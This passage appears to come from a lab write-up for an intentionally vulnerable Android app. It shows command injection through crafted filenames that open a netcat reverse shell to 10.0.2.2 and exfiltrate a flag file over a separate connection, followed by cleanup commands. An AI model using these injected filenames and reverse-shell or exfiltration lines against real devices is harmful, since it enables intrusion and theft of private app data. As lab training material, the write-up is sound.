uid=10213(u0_a213) gid=10213(u0_a213) groups=10213(u0_a213),3003(inet),9997(everybody),20213(u0_a213_cache),50213(all_a213) context=u:r:untrusted_app_32:s0:c213,c256,c512,c768
:/storage/emulated/0 $ pwd
/storage/emulated/0
While the shell lives, the scan thread is blocked inside it, so no repeat connections fire. Exiting the shell resumes the cycle: the next scan tries again, the listeners are gone, and the connection is refused. Cleanup removes the file so the loop stops trying:
adb shell "rm -f '/sdcard/x;toybox nc 10.0.2.2 4444 | sh -i 2>&1 | toybox nc 10.0.2.2 4445'"From the shell, the app’s private data is readable:
:/storage/emulated/0 $ ls /data/data/com.mobilehackinglab.cyclicscanner/files
profileInstalled
Taking a File Out
The shell’s two connections are taken, one for commands in and one for output back, and nc carries one connection per process, so the file bytes get a connection of their own. A capture listener on the host, and the transfer run as a one-shot payload:
nc -lvnp 4446 > flag_received.png
adb shell "touch '/sdcard/x2;toybox nc 10.0.2.2 4446 < flag.png'"
< flag.png feeds the file’s bytes to nc, which sends them over the 4446 connection. The payload name stays free of /: flag.png is relative and resolves against the working directory /storage/emulated/0. Both sides agree on the checksum after the transfer:
$ toybox md5sum flag.png
0a12d9a53d167bb6ea74e01b39d8de2f  flag.png
$ md5sum flag_received.png
0a12d9a53d167bb6ea74e01b39d8de2f  flag_received.png
The Reverse Shells on Android note covers the transfer shape and the checksum check in full. The same transfer works from the live shell: with the 4446 listener already running, type toybox nc 10.0.2.2 4446 < flag.png in the 4444 terminal. And with adb available, adb pull /sdcard/flag.png does the same job; the injection route is what remains when the only channel is the app itself.
Clean up both payload files when done:
adb shell "rm -f '/sdcard/x2;toybox nc 10.0.2.2 4446 < flag.png'"